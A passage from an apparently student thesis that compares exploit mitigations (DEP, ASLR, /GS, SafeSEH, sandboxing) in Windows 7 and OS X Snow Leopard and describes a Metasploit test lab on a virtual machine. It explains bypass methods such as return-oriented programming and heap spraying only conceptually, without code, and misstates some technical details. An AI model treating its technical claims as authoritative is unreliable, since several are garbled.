Data execution prevention is another security mechanism created to prevent attackers from executing data from memory locations, such as stacks and heaps, to create buffer overflow exploits. Attackers achieve this by treating data as if it were code and loading it into regions of memory which are incapable of processing it. They are then unable to use heap spraying or the return-to-methods directly without first exploiting the buffers first. Both Windows 7 and Mac OS X Snow Leopard include Data Execution Prevention technology which can run either on a software or hardware level (provided the hardware can support it).

While Address Space Layout Randomization randomised the location of memory, making it harder for cyber criminals to locate them, Data Execution Prevention prevents an attacker from storing malicious code in memory if they are successful in locating it. If a cyber criminal is successful in locating a memory region which is vulnerable to buffer overflow exploits, attempts to run code from these locations will perform a memory access violation and the call will be terminated and unable to execute the code (Sotirov, 2008). Without Data Execution Prevention, the memory space would be compromised and code which is executed in the memory space would spread and infect other programs. Again, Data Execution Prevention is not a mitigation to stop cyber criminals from creating exploits, but is another layer of protection added to make it more difficult in their efforts succeeding.

Data Execution Prevention will not prevent a user from installing a malicious application on the computer, it will only prevent a hacker from attacking a legitimate application which is installed from doing something which it was not programmed to do. Users must still remain vigilant when they browse the internet and download files from unknown or untrusted sources. Microsoft included smartscreen technology within Internet Explorer 8 to help protect users from malware while browsing as part of Windows 7 (Microsoft, 2009). To achieve this, they check the validity of websites against a local list of known, popular safe sites. If the user navigates to a known site which is reported to be spreading malware, Internet Explorer 8 will warn them. Additionally, if the site is unknown to Microsoft and is not on their safe list, the address is sent to them and further checks are made to improve the functionality and to update the list. Apple's Safari browser is also capable of screening downloads, which checks for known exploits when a user requests to download a file (Apple, 2009).

"DEP presents a hurdle to attackers as they attempt to successfully exploit security vulnerabilities. In some cases, it is possible for an attacker to evade DEP by using an exploitation technique such as return-to-libc. DEP by itself is generally not a robust mitigation.", (Microsoft, 2009). Symantec agree with "ASLR is also complementary to other prophylactic techniques such as Data Execution Prevention (DEP): The combination of these two technologies provides a much stronger defence against memory manipulation vulnerabilities than either one alone", (Symantec, 2007). Microsoft have admitted that without both mitigations working together, then an attacker is capable of executing their exploit much easier, but it is not impossible to find vulnerabilities and exploit them even when they are used. The introduction of heap and JIT spraying provides cyber criminals with the tools to locate memory regions, which they can then search for existing code which is flagged as executable (as to replace with their own malicious code). They can also use JIT Spraying compilers to generate executable code which will grant them shell access (Microsoft, 2009).

Under Windows 7, users are able to view the status of their applications and if they support DEP by opening the Task Manager and viewing the Processes tab. With 64-bit versions of Windows, the operating system uses Data Execution Prevention throughout and it is not possible to disable the feature (Microsoft, 2009). “In reality, DEP and ASLR are designed to be used in combination on Windows Vista and beyond. Both of these mitigations are enabled in the context of important applications like Internet Explorer 8, Microsoft Office 2010, and in-box services and applications that ship with the OS”, (Microsoft, 2010).

However, for third party developers coding their applications for Windows, they must opt in to use data execution prevention manually. Microsoft have made this easy using their software development packages, by including simple flags which will set the status of the mechanism to on (Opt-In). This can cause problems with backwards compatibility in applications which were not designed to make use of these security mechanisms. For instance, Active Template Library (ATL), is a template provided by Microsoft to create classes in C++, providing a simpler programming experience for developers. Active Template Library is capable of producing executable code which it stores in memory, even if the memory was not marked as executable. This is, of course, what a cyber criminal will wish to find when searching for vulnerabilities. Legitimate applications which use Active Template Library prior to version 7.1 will then have to be updated in order to function correctly with data execution prevention enabled, (Microsoft, 2009).

64-bit versions of operating systems support data execution prevention via hardware, because the processor of the computer supports the NX bit (“No eXecute”). NX bit separates instructions in memory intended for the processor and memory from one another. Previous versions of OS X and Windows which run on PowerPC processors from IBM or Intel/AMD do not support this feature as they used the 32-bit platform. It was only when Apple switched to Intel processors and the introduction of OS X Tiger, that DEP was possible. The exception was the PowerPC G5 processor, as it was Apple’s introduction of 64 bit hardware and the eventual switch to 64 bit applications in Leopard and Snow Leopard (Apple, 2009). Data Execution Prevention was possible to a lower extent on 32-bit versions of Windows, starting with Windows XP Service Pack 2, but it was only implemented via software.

“64-bit does make the type of exploitation, called return oriented programming, which bypasses DEP, more difficult.”, (Miller, 2011). Return oriented programming is the process involved when using JIT Spraying compilers. Miller’s comments back up the argument previously from Microsoft et al, that Data Execution Prevention does not stop malicious code from executing, it only makes it harder. However, as IBM cite, sophistication levels increase as lessons are learnt from the more experienced cyber criminals who first find vulnerabilities in software (IBM, 2010). Thus, the tool kits they use to create their exploits are updated and the process made easier eventually. Essentially, the exploit method is easier to perform as time progresses and the technique is perfected. “The DEP+ASLR bypass techniques that are currently being explored in attack research have primarily focused on identifying and refining methods of bypassing ASLR. Once ASLR has been bypassed it is typically straightforward to bypass DEP using established techniques such as return-oriented programming.” (Microsoft, 2010).

## Other Mechanisms

### /GS, W X Pages and SafeSEH

Prior to Address Space Layout Randomization and Data Execution Prevention, other methods were employed which were designed to prevent attackers from executing overflow. However, these have not prevented them and thus the creation of Address Space Layout Randomization and Data Execution Prevention came about. These techniques included W X (Write or eXecute) pages, SafeSEH (Stack Heap Handlers) and /GS (buffer security checks), and are still used and important to consider when trying to defeat overflow exploits.

#### /GS

Or buffer security checks, placed a “cookie” at the beginning of a stack of data in memory, also known as stack cookies. The purpose was to detect changes to the memory when an attacker was replacing code within, i.e if an attacker changed the data, the value of the data stored inside the cookie would also change. When this happened, the data would not be executed and thus the malicious code was not loaded. However, attackers are able to load malicious code on the stack before the cookie is checked, thus no changes are made to it, and they are able to call functions which they can use to gain shell access.

#### SafeSEH and SeHOP

Due to the legacy design of Data Execution Prevention, there were two modes created as discussed previously (hardware and software mode). SafeSEH is used when the hardware does not support Data Execution Prevention and the operating system must rely on software implementation instead. However, the use of software Data Execution Prevention is limited and thus easy for attackers to circumvent. The reason being, software Data Execution Prevention is reliant upon the developers of the software to include the feature, when they complete and compile their code for release to the public. If software is no longer supported, then this is of course not possible and the program will go on without Data Execution Prevention protection. Applications which make use of older versions of Active Template Library for example, are incapable of using Data Execution Prevention. This allows attackers to exploit this vulnerability and replace the executable code within an application with their own.

## W X Pages

Write or Execute pages were created to remove the opportunity of malicious code being stored in memory which could be executed by an attacker. By making the memory space either writable or executable only, they were unable to replace and execute the code. They would be restricted to only one option. However, with the advent of return-to-libc attacks, this was another failed attempt of stopping buffer overflows. Cyber criminals can replace the code now using JIT Spraying compilers to replace the executable code within applications.

These older mitigations are easily bypassed now with newer techniques developed by cyber criminals, so they will not effect the outcome of this project. “DEP is a critical part of the broader set of exploit mitigation technologies that have been developed by Microsoft such as ASLR, SeHOP, SafeSEH and /GS. These mitigation technologies complement one another; for example DEP’s weaknesses tend to be offset by ASLR and vice versa.” (Microsoft, 2009).



## 2.4 UNIX

There is one area of security where Apple have made improvements that Windows has still yet to achieve or implement; sandboxing. To understand the inner workings of sandboxing though, requires revisiting some of the features and lessons learnt from the UNIX operating system. UNIX was not only a foundation for technologies which would later be adopted by Mac OS X or Windows operating systems, in fact, many of the ideas born under the operating system such as the client-server model were essential to the growth of the internet. Computing was no longer a task completed on individual PCs, but networking them together and sharing information between them. Thus, many of the early adopters of UNIX were universities and other education institutes, and later, commercial adoption would follow.

In previous versions of Apple's operating system, simply known as 'System 9', there was no multi-user account capabilities like there is now in OS X. This was another feature taken from and inspired by UNIX, which introduced multiple tasking, multiple users on the same computer and a robust hierarchical file system. Sharing one user account on System 9 became an issue with privacy in regards to permissions and privileges. The computer is being used by someone, but there is no way of the operating system knowing which user is operating it. With the introduction of OS X though this changed, and users were given their own accounts which would separate their data from other users. This was a challenge for developers of System 9 who were adopting OS X, as they would have to implement completely new permissions for users. To achieve this, Apple used POSIX (Portable Operating System Interface) (Edge et al, 2010). Windows also makes use of POSIX, however it is implemented differently from that of UNIX, Linux and OS X. Instead NTFS (the file system used on Windows operating systems today), makes use of Access Control Lists (ACLs).

### 2.4.1 POSIX

“The basic premise found in a POSIX-compliant permissions scheme is that each file system object, say a file or directory, has associated controls that determine the level of access that a user is granted to that object.”, (Edge et al, 2010). They are better known as read, write and execute. These permissions can be applied on three different levels to determine and sort by, including the owner of a file, the group of the file and everyone else. This is also true with Windows operating systems, as explained in chapter 2.1, where an administrator can establish networks and applications, which are able to communicate seamlessly with the given permission or privileges. However, POSIX was limited by only allowing one owner or group to be created. Apple upgraded this implementation in OS X 10.4 Tiger by adopting the same Access Control List schemes of Windows, allowing compatibility between the platforms, (Apple, 2005). Apple did not abandon POSIX though, they continuously worked on the implementation to work with Access Control Lists and the result was a more robust file permission model (Edge et al, 2010). Each Access Control List is home to a table of Access Control Entries, which allows the operating system to store 17 variations of permissions and access rights. This allowed OS X to overcome the limitations of the original OS X POSIX implementation. To determine if a user was capable of opening a file or directory, they were assigned ID numbers, which could be cross referenced with a database (the Directory Services database).

“When qualifying for access to a file or directory, OS X will first check to see if the requested file or directory is owned by the effective owner or group of the currently running process. If the system determines that the user is the owner, the user will receive effective permissions assigned to the owner class. All other classes will be ignored.”, (Edge et al 2010). As Edge et al explain, it provides an easy way for the operating system to identify and grant access to users who have the correct permissions. This alone, contributes a great security mitigation method within the operating system, to control access not only to files and folders, but to networks, system preferences and applications installed on the computer.

While granting read and write permissions to a user is of no real concern to the safety or integrity of a system, execute permissions are potentially dangerous. Reading a file simply allows the user to read the contents of it, i.e opening and listing the contents of a folder. Writing also grants read permissions to a user but it allows them to make changes, i.e they could change the name of a file or folder. Executing data is almost similar to opening a file, however if the contents of that file is compiled code i.e an application, it has the potential to be malicious. The application can cause harm to the operating system as it has already been granted the necessary permissions it needs.

Understanding the nature of permissions like this becomes more advanced and understanding their limits is also key to security as Edge et al argues. It is possible for a user to still view or navigate between the folders of an operating system, which is itself leaking and providing information to the layout of a network or the applications installed on the computer. “What we want to emphasize here is that denying users read privileges on a directory will not prevent them from traversing into its subdirectories, where they’ll have any access granted at the applicable owner, group or everyone classes, a potentially less secure environment.” (Edge et al, 2010). A cyber criminal can use this information to find further vulnerabilities, through which they can exploit.

However, in POSIX-based operating systems like OS X and UNIX, all of these permissions can be bypassed with the use of a super user account. In OS X and UNIX, this account is better known as 'root'. In Windows, they are known as 'superusers' or 'administrators'. As discussed previously, cyber criminals ultimately want to achieve the permission of root access as it will allow them to bypass all of the security mitigations POSIX and ACLs create. There is legitimate reasons for the root account as well, as it allows applications which require interaction with lower layers of the operating system, to still function. An example would be if the user wanted to change preferences of the hardware settings, as software and hardware layers are separated from one another using the logical gates (as explained in chapter 2.1). The downside to allowing software to run under the root account is, of course, when the software is not safe, either inadvertently with poor design or if its intents are malicious. "Your system is only as secure as your least secure piece of software which runs with such permissions.", (Edge et al, 2010).

Most software which requires root access is found within the Server Edition of OS X Snow Leopard rather than the Client Edition. This reduces the risks of a user ever interacting with software which requires or asks for root access. The ideology behind this implementation is "running with least privileges", (Apple, 2007).

There are several advantages to this implementation over Windows' as the user will take notice of these message prompts asking for their name and password, ultimately they will pay more attention when they are asked for sensitive information as it is a rarer occurrence. Apple's theory around security on OS X is "Security without the hassle", which is in comparison to Windows 7's where the user is frequently prompted for consent to perform actions. Instead, Apple preconfigure the settings of Snow Leopard so that the user can begin using their computer without hassle and they will only be notified when necessary.

The other big advantage to this design is taking away privileges from applications which do not require them. Although, the user may possess lots of privileges, applications will run without them and when they do need more privileges, it will prompt the user for their password. This means the user will never be unaware of applications running (especially those which are malicious), that try to change settings or install software without their knowledge.

As mentioned previously, it also promotes a "healthier" operating style for the user, as they will never fall into a routine of permitting their consent to applications when they open them by clicking 'ok' or 'accept' buttons, or agreeing to changes in the System Preferences they did not request. It is believed that many users will simply click 'ok' and 'accept' buttons on Windows 7 to simply continue with their work and thus the user is not paying attention to the actions being performed.

### 2.4.2 Seatbelt

Starting with OS X Leopard, Apple introduced a new low level access control method named 'seatbelt'. Seatbelt allows the operating system to permit policies and permissions to users of all types, including the root user. This means there is no discrimination between user accounts, and thus permissions cannot be over ridden simply by possessing the root account. Seatbelt was derived from the Mandatory Access Control (MAC) model and framework of TrustedBSD, which was designed to support US Government standards and security requirements. Windows 7 also includes its own implementation of MAC (Symantec, 2007).

### 2.4.3 Sandboxing

The Mandatory Access Control framework also introduced the sandbox capabilities to OS X, which can control the policies of processes (Apple, 2009). These policies were improved in OS X Snow Leopard and provided more security to areas of the operating system (Edge et al, 2010).

The operation of MAC splits the process of a user accessing a file or application into three key areas: actors (the processes), objects (the files or directories) and actions (the request actors make to be applied to objects). An example would be an user playing an mp3 via iTunes, where the actor would be iTunes (i.e the application process), the object would be the mp3 file and the action would be to execute the mp3 (play the song). This process of MAC providing policies is used within sandboxing and the profiles required for it to work (Apple, 2009).

There is two strategies which sandboxing can employ, either by the developer of an application pre-compiling the sandbox policies within the code or by allowing the user to apply profiles specifically when they choose to run the application (Edge et al, 2010). The profiles themselves are only text configuration files which list declarations they will allow or deny when a request is made to system facilities. If the profile denies the requests, then the application is unable to perform the action the user wishes (Apple, 2009). Using the iTunes example from above, the actor (iTunes), could have execute permission policies denied, that when it tries to execute an mp3 file, it will not allow it. It does not matter what level of user account is being used, whether it is the root account or guest account, the same level of security is defined by the configuration policies.

The profiles are applied to executed applications during run time via the `/usr/bin/sandbox-exec` command (the location of the profiles within OS X Snow Leopard). Unlike a user launching an application from the GUI or command line, sandboxing needs to specify the exact path of the binary application. That is, when a user normally launches an application they double click the icon stored at `/Applications/Safari.app`, but with sandboxing enabled the profile requires the exact location at `/Applications/Safari.app/Contents/MacOS/Safari`. The profile is applied to the application until they quit and exit from it. If the user wishes to run the application with sandboxing enabled the next time, they will have to reassign the profile to it upon launching the application. Pre-compiling the sandboxing policies within the code of the application does not require this step, as the policies will be executed each time the application is processed at runtime.

Sandboxing is beneficial to users who want to test suspicious unknown applications for the first time or opening files from an unknown source, i.e pdf files. Running an application within a sandbox also prevents the data being executed outside of it. This means that malicious pdf which have been on the rise in the wild which contain payloads would have been unable to perform any actions that the application cannot perform. These restrictions could include writing to system locations, interacting with other applications or similar actions. Trapping the malicious code within the confines of the application sandbox and removing the privileges the software has, can largely control the effect it has on the operating system and protecting the integrity and safety of user's computers.

“In addition, other programs that routinely take untrusted input (for instance, arbitrary files or network connections), such as Xgrid and the Quick Look and Spotlight background daemons, are sandboxed”, (Apple, 2009). This is likely due to the daemons being attacked by cyber criminals in the past using memory corrupting methods like those in buffer overflows (SecurityFocus, 2009).

Microsoft have yet to include a sandboxing feature into Windows operating system. This is a huge disadvantage to the security model of the operating system, as it could prevent malicious attacks spreading from arbitrary files into system processes as Edge et al argues for the benefits on OS X. There are third party solutions which are available on the Windows platform, which will allow users to accomplish the same feature, but it is not affiliated with Microsoft or part of their software catalogue. Thus, it is not widely published and many users will not even know of sandboxing.

“I believe that the enhanced security unique to iOS (i.e. boot chain of trust, comprehensive application sandboxing, code signing enforcement) was primarily designed to protect Apple's business model rather than the user's data. This gives Apple a strong economic incentive to work pretty hard at it. Whereas with protecting a user's data, their return on investment is less direct.”, (Miller, 2011). As explained by Miller, the sandboxing mechanisms are used far more on Apple's iOS platform, which is run on their iPad, iPhone and iPod Touch devices. The reason for this is because iOS was built from the ground up to support these technologies and it is buried deep within the operating system. Although OS X borrows and was influenced by UNIX to include the MAC framework, it is limited in its current form because sandboxing was not included in OS X from the start. This is a drawback for the operating system as much as it is an advantage as Miller explains:

“Apple could definitely sandbox some applications to make it tougher on attackers, or at least make an option for this (for example, an option to run Safari in "high security mode" or something). The problem, when you look at something like Safari, is it is designed to do so many things, that it is hard to make sandbox rules that would limit malware. Safari can "Open" or "Save" files, so exploits/malware will be able to do so. Safari can execute other programs, so exploits will be able to do so, etc. So it is tough to make a generic sandbox for Safari. However, something like the Flash plugin for Safari would be easy to sandbox (it runs in a separate process) and I don't know why they haven't done this.”, (Miller, 2011). As of today, it is still not entirely clear that the user can enable sandboxing on their applications to provide extra security. Miller’s suggestion of adding an option directly to the menu or toolbar of Safari would increase exposure to the feature and make it more popular. Safari still offers sandboxing capabilities to the plug-ins used for web applications such as Adobe’s Flash (Apple, 2009). This prevents Safari from crashing when a cyber criminal targets the Flash player plugin via a malicious website and code. Instead, the plugin will crash and leave the web browser in tact, still fully functional. This reduces the chance of data loss when they are using the Safari client.

Miller’s comments also highlight the difficult task in creating a sandbox profile, which allows the user to have all the same functionality of the application if it was not using the mechanism. Safari is capable of running a variety of web plugins to support content online as well as processing data from different languages such as HTML, XML and Javascript. Coupled with the ability to save or open files, it becomes very difficult to cover every base of functionality without removing the permissions in sandbox profiles. It is not possible for Apple to simply disable writing to the file system, as this is a legitimate feature which is used to save content viewed online to the computer. Without rebuilding the browser from scratch and creating separate processes like Google have with their browser Chrome, it will be very difficult to impose sandboxing effectively.

## 2.5 Conclusions and Future Direction

Address Space Layout Randomization is only effective when the memory locations of an application are randomized, but if some parts remain static, then it is possible for an attacker to take advantage of these locations. Starting with Vista, Microsoft provided solutions to this with Visual Studio 2005 (a software development application), which was used for both their own applications in the operating system, but also for third party developers of the platform. The trouble starts when developers do not make use of these options in visual studio and thus leave their applications open to attack.

In Visual Studio 2005, Microsoft provided what are called ‘flags’, which tell the application that this memory space must be randomized upon storage. By default, executable files and DLL’s (dynamic link libraries), which form the basis of an application have this flag set if they were created with Visual Studio 2005. The flag is known as ‘image\_dll\_characteristics\_dynamic\_base’.

Another common method attackers have used is exploiting the nature of heaps in applications. Think of heaps as a region or “buffer”, which is assigned addresses and reserved for input by the program. An attacker would purposely grow this region with a technique known as “heap spraying”. For example, Windows is designed with 2MB of space which an attacker would try to increase beyond this allocation.

Due to the nature of memory in 32 bit operating systems, memory is switched out from the available space in the physical memory to a virtual memory location. This way an application’s data can be stored in memory when it’s not actively being used. This process is called ‘swapping’. However, this virtual memory space is limited in a 32 bit environment. Thus, when an attacker uses the heap spraying technique, it is much easier for them to target the memory locations when they increase the size from 2MB to something larger. Providing them with a “pointer” to the data even when randomization has been used. This was Miller’s explanation of the technique and why it’s not effective within OS X Snow Leopard.

These pointers can provide valuable information to attackers, not just about the location of the heap’s data location but the stack (another region of data) itself. This can lead the attacker to perform specific attacks on applications with more accuracy.

Data Execution Prevention is an effective method to prevent attackers from executing code which is stored in memory, however, older applications do not make use of the technology. This creates a problem for legacy support when newer versions of the software are not available and the user is forced to disable Data Execution Prevention on the process.

There is also the issue when applications rely on processes from third party plug-ins which also do not support Data Execution Prevention. An example of this would be when Mac OS X Snow Leopard shipped to retail, it was bundled with an older version of Adobe’s Flash player and plug in, which is very popular online to view multimedia (like YouTube videos or websites). The older version included a security flaw in the programming code (which as explained earlier, was a zero-day exploit), and not only effected Mac OS X, but indeed many versions of Flash including those on Windows and Linux.

On its own Data Execution Prevention is not effective, but paired with Address Space Layout Randomization it makes it very difficult for attackers to exploit (Microsoft, 2009). This is made even harder when the operating system is a 64 bit platform as it would require far more guesses on

the attacker's part to circumvent the Address Space Layout Randomization. Unlike 32 bit operating systems, Address Space Layout Randomization alone can be bypassed within a matter of minutes using a brute force attack. This is because there is only 16 bits available for the data to be randomized in, or in other words, 65,536 guesses to try. With today's processors and computing power, it can take as little as 3 minutes to find the memory location. However, if Data Execution Prevention is added to the equation, it can make the memory location much harder to exploit as they are unable to store code to be later executed.

Using Flash as the exception again, Data Execution Prevention was not enabled for the browser plug-in and attackers then exploited this with malware (ZDNET, 2009). A similar exploit was also discovered and used in jailbreaking (the process and ability of running unsigned code), Apple's iPhone in 2010. Hackers were able to do this by maliciously including an embedded font which caused a buffer overflow and allowed them to run unsigned code. The same exploit was later found on Apple's Mac OS X (as there is a built-in application capable of reading PDFs), including the older Mac OS X Leopard and Server editions of both Leopard and Snow Leopard. Attackers, however, used it as a means to run malicious code in comparison to the iPhone jailbreakers, who had ulterior motives (and in many ways harmless reasons). It could have, however, been used for malicious reasons too. As such, Apple patched the iPhone and desktop operating systems with a fix very quickly after their discovery.

Further directions in experiments would look to see the strengths and weaknesses of sandboxing. Although Apple have said it is not possible to use or interact with other applications outside the policies defined within sandbox profiles, research has indicated it is possible with Java, which will be explored in the next section during experiments. This area of security mitigation is a much larger topic and would be valuable research, which would be of interest to Microsoft, who has yet to implement the feature into Windows. Currently users are only able to run their applications within sandboxes on Windows using third party solutions.

Continuous experimenting could be conducted after vulnerabilities have been exploited to create backdoors, which allows future access to a victim's computer. From here, privileged escalation attacks could be conducted to gain further control over the file system, leading on to more malicious activity.



### 3.0 Methods

The next chapter will detail the tools involved in the experiments and justification for the choices. Methods used during the aforementioned experiments will also be included in the following chapter.

### 3.1 Methodology

The following experiments were conducted using an Apple iMac equipped with a Core 2 Duo processor and running OS X Snow Leopard. This was a necessary piece of equipment as Apple do not allow installation of their operating system on non-Apple hardware, as agreed by the user in the End User License Agreement. To run Windows 7, the software application VMWare Fusion was used which runs the operating system within a virtual machine.

Based upon the trend report from IBM cited in chapter 1, an increase of web application vulnerabilities are targeted by cyber criminals and exploited. For this reason, the aim of this project's experiments were aimed towards these applications which have been targetted by cyber criminals, testing whether or not they really are posing a risk and how easy they are to exploit. These applications include Adobe's Flash and Acrobat applications, which are popularly used online for distributing video and PDF files. These applications are used on both Apple OS X and Microsoft Windows operating systems and so will allow testing of each platform in mirroring experiments. i.e the same exploits can be performed and analysed on each allowing for conclusive results. These experiments aimed at Flash and Acrobat perform buffer overflow exploits among others, as explained in the literature review, they are commonly targetted with these applications. Adobe has patched two critical exploits in recent months during the undertaking of this project. The methods, vulnerabilities and results will then be of interest as they are being used concurrently and pose a real risk to users.

The IBM trend report also points to a rise in Javascript vulnerabilities and exploits in the wild. Like the Adobe Acrobat and Flash exploits, these are of interest to the project's experiments as Javascript is used on both Apple's OS X and Microsoft's Windows operating systems. This will provide further fair testing between the platforms and a clear comparison can be made between the results. In the case of Windows, Microsoft have strengthened the weaknesses previously found in Internet Explorer's ActiveX feature, which IBM believes is the cause of the rise in Javascript exploits. Attention has been diverted from the more secure feature to a lesser secure scripting language which allows data to be hidden inside. These exploits also claim to bypass Address Space Layout Randomization and Data Execution Prevention mechanisms included in Mac OS X Snow Leopard and Windows 7.

### 3.1.1 Primary Research Instruments

#### Hardware

- Apple 27" iMac Core 2 Duo

#### Software

- Adobe Flash Player plug-in 9
- Adobe Reader 9.4
- Apple OS X Snow Leopard 10.6
- Apple Safari 5
- MetaSploit Framework
- MacPorts
- Microsoft Windows 7
- Microsoft Internet Explorer 8
- Mozilla Firefox 3.6
- Oracle Java 6 update 22
- Ruby 1.9.1
- VMWare Fusion 3

### 3.1.2 Experiment Justification

#### Hardware Testing Tools

As explained in chapter 3.1, the experiments were performed on an Apple iMac computer. This was due to the constraints of VMWare imposed upon by Apple's EULA. Apple prohibits the installation of Apple OS X Client Edition on virtual machine software. Therefore, it would be unethical to ignore this EULA and restriction to perform the experiments on non-Apple hardware. The experiments performed on OS X Snow Leopard would have to be undertaken on a legitimate Apple computer and installation of their Client Edition of the operating system. This also proper behaviour from the operating system and allows extensive testing during experiments while not being impeded by unexpected behaviour, which would perhaps be the case if conducted on non-Apple hardware.

## Software Testing Tools

### Metasploit, MacPorts, Ruby and VMWare

Metasploit provides a database of known exploits which have been documented, provided to the public and organizations, allowing them to test their computers or networks with penetration experiments. Metasploit is a commonly used tool by some cyber criminals as well as white hat hackers who wish to test the security of their operating system and applications. The software is also available to use on both Apple's OS X and Microsoft's Windows operating system, allowing fair testing to be conducted on both platforms from the same database of exploits. To install Metasploit on OS X Snow Leopard, Mac Ports and Ruby are required by the framework to perform correctly and thus they were also installed during the experiments. These packages are part of the cross compatibility offered by MetaSploit and do not change the outcome of the experiments, either with advantages or disadvantages over a Windows or Linux installation of MetaSploit. MetaSploit's database also includes many of the popular and common exploits such as buffer overflows used in Acrobat, Flash and Java exploits. These will target the security offered by Address Space Layout Randomization and Data Execution Prevention, testing them in their effectiveness and highlight their weaknesses.

Internet Explorer 8 and Safari 5 were both used as they are the default and pre-installed web browsers in their respective operating systems, which are provided by Microsoft and Apple. Firefox was also used due to its popularity online and is available to download and use on both operating systems.

Adobe's Acrobat, Flash applications and Oracle's Java scripting language were used due to the rise in popularity seen online with cyber criminals attacks, as cited by IBM. The decision to use these applications for experiments will then provide results which are current in today's online behaviour and provide results which will be interesting and surprising to many users of them. Many users of Apple's OS X and Microsoft's Windows operating systems may believe they are only at threat from viruses which they can easily avoid. However, the rise in popularity of online streaming video like that provided by Flash, or sharing documents such as PDFs is perhaps not thought of as a risk.




### 3.2 Undertaking The Experiments

VMWare was used to install Microsoft Windows 7 and the following configuration was used to power the virtual machine.

Figure 1: Windows 7 Virtual Machine Configuration Settings


The settings were configured to provide Windows 7 with 1 CPU core, 2 GB of RAM and 20 GB of hard drive space. This allowed the operation of Windows 7 to run smoothly and provide the performance necessary to conduct experiments successfully.

During the installation of Windows 7, VMWare also provides the user with quick start options, such as assigning a user name to the account, a password and the option to install updates. The default account type used by Windows during install is an Administrator account and the password chosen was “password”.



Once installed, the built-in firewall provided by Microsoft was disabled to allow network connections between Windows 7 in the virtual machine and the host machine using MetaSploit. This allows the host machine to send data via the network ports for many of the exploits used.

